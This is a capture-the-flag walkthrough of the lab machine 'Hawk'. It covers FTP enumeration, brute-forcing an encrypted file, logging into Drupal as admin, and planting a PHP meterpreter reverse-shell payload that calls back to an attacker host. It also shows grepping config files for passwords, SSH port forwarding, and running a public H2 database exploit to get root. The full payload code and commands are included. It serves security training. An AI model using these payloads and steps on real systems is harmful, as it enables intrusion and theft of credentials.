HAWK WALKTHROUGH

Name	Maker(s)	OS	IP Address	Difficulty	Ratings
Mischief	trickster0	Linux	10.10.10.92		438 54
Hawk	mrh4sh	Linux	10.10.10.102		1232 46
Reddish	yuntao	Linux	10.10.10.94		245 15
Active	eks mrb3n	Windows	10.10.10.100		1778 16

As seen in the picture above, the machine named Hawk has an IP address of 10.10.10.102. We scan this IP address with NMAP, we learn which ports are open, which services are running on the ports that are open, and the version of the services that are running.

```
root@kali:~# nmap -sS -sV -p- 10.10.10.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-01 08:35 EST
Nmap scan report for 10.10.10.102
Host is up (0.079s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
22/tcp   open  ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
5435/tcp open  tcpwrapped
8082/tcp open  http          H2 database http console
9092/tcp open  XmlIpcRegSvc?
```

At first we check the port number 21 and check if it allows [**username: anonymous and password: anonymous**]. The reason we connect to FTP is whether there are any files or files to use.

```
root@kali:~# ftp 10.10.10.102
Connected to 10.10.10.102.
220 (vsFTPd 3.0.3)
Name (10.10.10.102:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

As you can see from the picture above, we entered the login name by typing anonymous. (no need to write the password part anonymous)

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 messages
226 Directory send OK.
ftp> cd messages
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
```

The Dir command allows you to list the files and directories that exist in the directory. There was a directory called “Messages” in it. Then we went to the directory named messages with the CD command. Then we used the dir command in the messages directory, but nothing was visible. In this case, the dir command was useless and we used the “ls -la” command.

We took the file shown in the picture above with the Command "get" to our own computer.

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jun 16 22:21 .
drwxr-xr-x    3 ftp      ftp          4096 Jun 16 22:14 ..
-rw-r--r--    1 ftp      ftp           240 Jun 16 22:21 .drupal.txt.enc
226 Directory send OK.
ftp> get .drupal.txt.enc /root/Desktop/drupal.txt.enc
local: /root/Desktop/drupal.txt.enc remote: .drupal.txt.enc
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .drupal.txt.enc (240 bytes).
226 Transfer complete.
240 bytes received in 0.00 secs (1.7606 MB/s)
```

Use the" cat " command to display the contents of the file.

```
root@kali:~/Desktop# cat drupal.txt.enc
U2FsdGVkX19rWSAG1JNpLTawAmzz/ckaN1oZFZewtIM+e84km3Csja3GADUg2jJb
CmSdwTtr/IIShvTbUd0yQxfe9OuoMxxfNIUN/YPHx+vVw/6eOD+Cc1ftaiNUEiQz
QUf9FyxmCb2fuFoOXGphAMo+Pkc2ChXgLsj4RfgX+P7DkFa8w1ZA9Yj7kR+tyZfy
t4M0qvmWvMhAj3fuuKCCeFoXpYBOacGvUHRGywb4YCk=
root@kali:~/Desktop#
```

When we view the contents of the file with the cat command, base64 and encrypted data are seen. All we have to do is base64 decrypt. We can easily handle it with Kali-Linux.

```
root@kali:~/Desktop# base64 -d drupal.txt.enc > enc.dat
root@kali:~/Desktop# cat enc.dat
Salted__kY лi-6l7Z>{$p5 2[
8?sWj#T$3AG,f        Z\ja>>G6
.EDVV@dd4@w xZNiPtF`)root@kali:~/Desktop#
```

base64 decode was performed and "enc.dat" was written. We are viewing the contents of the file with "cat" and we see a data that starts with "salted__Ky". This is the OpenSSL salted format.

See : http://justsolve.archiveteam.org/wiki/OpenSSL_salted_format

To learn the password, we have to use the bruteforce-salted-openssl tool to perform the bruteforce-Force Operation. If you do not have the bruteforce-salted-openssl tool in Kali-Linux, you can install it with the following command.

apt-get install bruteforce-salted-openssl

```
root@kali:~/Desktop# bruteforce-salted-openssl -t 6 -f rockyou.txt -d sha256 -c
AES-256-CBC enc.dat
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 28
Tried passwords per second: inf
Last tried password: fuckyou

Password candidate: friends
root@kali:~/Desktop#
```


As seen in the picture above, password is found as **"friends".** Now we will use the friends password to get the data in the "enc.dat" file as clear-text.


```
root@kali:~/Desktop# openssl enc -aes-256-cbc -d -in enc.dat -out file.txt
enter aes-256-cbc decryption password:
root@kali:~/Desktop# cat file.txt
Daniel,

Following the password for the portal:

PencilKeyboardScanner123

Please let us know when the portal is ready.

Kind Regards,

IT department
```


When we read the contents of the "file.txt" file, a text appears. There are two key points in the text. The first is "Daniel" and the second is "PencilKeyboardScanner123" which is the portal password.

We go to Port 80 which is open at 10.10.10102 and type "admin" as user name as


“PencilKeyboardScanner123” and become login. Then we follow the path to add content > basic page.








Note : to add PHP code to the body section shown above, we must enable Php Filter from Modules section.



Then we have to activate the PHP evaluator by following **configuration > text formats > add text format**. Then click the save configuration button at the bottom to save the settings.



Now it's time to paste our payload into the body part of the create basic page. We will use Msfvenom to create payload. After creating payload with Msfvenom, we will start listening with the exploit/multi/handler module in msfconsole based on the payload we created. After we start listening, we'il trigger payload and get a shell.

1-) Creation of payload with Msfvenom

```
root@kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.14.11 L
PORT=7007 -f raw > hawk.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
```

2-) Start the database, connect the database, and run msfconsole

```
root@kali:~/Desktop# service postgresql start
root@kali:~/Desktop# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization
root@kali:~/Desktop# msfconsole -q
msf >
```

3-) Starting listening with multi handler module

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.14.11
LHOST => 10.10.14.11
msf exploit(multi/handler) > set LPORT 7007
LPORT => 7007
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.11:7007
```

4-) Paste the created payload to the body part

Title *

p4wsec

Body (Edit summary)

```
/*<?php /**/ error_reporting(0); $ip = '10.10.14.11'; $port = 7007; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

5-) Setting the text format part to the generated PHP format

Text format p4wsec_php_code

- You may post PHP code. You should include <?php ?> tags.

6-) Receiving meterpreter session by saying Save

Revision information
No revision

Comment settings
Closed

URL path settings
No alias

Authoring information
By admin

Publishing options
Published

Save Preview

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.14.11:7007
[*] Sending stage (37775 bytes) to 10.10.10.102
[*] Meterpreter session 1 opened (10.10.14.11:7007 -> 10.10.
8-12-01 13:10:02 -0500

meterpreter >
```

7-) Read the "user.txt" file

```
meterpreter > pwd
/var/www/html
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2018-07-01 09:22:39 -0400  daniel

meterpreter > cd daniel
meterpreter > ls
Listing: /home/daniel
=====================

Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
20666/rw-rw-rw-    0     cha   2018-12-01 11:44:51 -0500  .bash_history
40700/rwx------    4096  dir   2018-06-12 05:51:57 -0400  .cache
40700/rwx------    4096  dir   2018-06-12 05:51:57 -0400  .gnupg
100600/rw-------   136   fil   2018-06-12 05:43:54 -0400  .lesshst
100600/rw-------   342   fil   2018-06-12 05:43:56 -0400  .lhistory
40700/rwx------    4096  dir   2018-06-12 05:40:02 -0400  .links2
20666/rw-rw-rw-    0     cha   2018-12-01 11:44:51 -0500  .python_history
100600/rw-------   814   fil   2018-06-12 05:30:54 -0400  .viminfo
100644/rw-r--r--   33    fil   2018-06-16 18:30:57 -0400  user.txt

meterpreter > cat user.txt
d5111d4f75370ebd01cdba5b32e202a8
meterpreter >
```

We were able to read "user.txt". Now Root.time to read txt. When we run the "whoami" command after falling to shell, we see that it is www-data.

```
meterpreter > shell
Process 2272 created.
Channel 2 created.
whoami
www-data
```

We somehow understand that we should be logged in with Daniel's. When we performed an Nmap scan, we saw that the SSH port 22 was open. When we find the user'S SSH password, we can login on port 22.

To do this, we will look for the password key in the Find command on Linux and all the files with php extensions. The following command is used ;

find . -name '*.php' -exec grep "password" /dev/null {} \;

Note : you must use the above command in /var/www/html!

```
./sites/default/settings.php: *    'password' => 'password',
./sites/default/settings.php: *      'password' => 'password',
./sites/default/settings.php: *      'password' => 'password',
./sites/default/settings.php:       'password' => 'drupal4hawk',
./sites/default/settings.php: * by using the username and password variab
./sites/default/settings.php:# $conf['proxy_password'] = '';
./sites/default/default.settings.php: *    'password' => 'password',
```

As shown in the picture above, we performed our search and found a password. Using this password, we will try to login with Daniel using SSH.

ssh daniel@10.10.10.102

password : drupal4hawk


```
55 packages can be updated.
3 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings


Last login: Sat Dec  1 18:15:24 2018 from 10.10.14.14
Python 3.6.5 (default, Apr  1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

With this password, we are able to login. He's putting us in Python. With Python code, we need to add ourselves to /bin/bash. Since we are in Python, we can switch to /bin/bash by running the following code directly.

import pty; pty.spawn("/bin/bash")

```
>>> import pty; pty.spawn("/bin/bash")
daniel@hawk:~$ id
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
daniel@hawk:~$
```

Now we have a connection with the Daniel user via SSH, but we can't read the root.txt file in any way. When we did Nmap scan, we had the H2 database http console running on Port 8082. When we go to Port 8082 from our Browser, we encounter a warning that remote connections are disabled on the server.




This is why we need to perform SSH local port Forwarding. After SSH local port forwarding http://127.0.0.1:8082 when we go to the address, we will meet with the H2 database.

See : https://www.ssh.com/ssh/tunneling/example


```
root@kali:~/Desktop# ssh -L 8082:127.0.0.1:8082 daniel@10.10.10.102
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)
```

If you need to explain the above code briefly;

Run the application running on Port 8082 of 10.10.10102 IP address on Port 8082 in my local area.



From our own browser http://127.0.0.1:8082 when we go to his address, you see that we have a login screen. If you want to see the structure of H2 database, you can login by pressing “connect” button without changing any settings. As a result of our research on the internet, we come across H2 database exploit.



We'il take advantage of this abuse.

```
root@kali:~/Desktop# python3 /usr/share/exploitdb/exploits/java/webapps/45506.py
 -H 127.0.0.1:8082
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ id
uid=0(root) gid=0(root) groups=0(root)

h2-shell$ pwd
/root

h2-shell$ ls
abook.mv.db
abook.trace.db
emptydb-lkjjf.mv.db
root.txt
test.mv.db
test.trace.db

h2-shell$ cat root.txt
54f3e840fe5564b42a8320fd2b608ba0
```

As seen in the picture above, when we type the command “ID”, we see Root rights and we read the file "root.txt" .

THANK YOU FOR READING OUR ARTICLE. Take good care of yourself 😊

p4wsec Team

Twitter : https://www.twitter.com/p4wsec

Github : https://github.com/p4wsec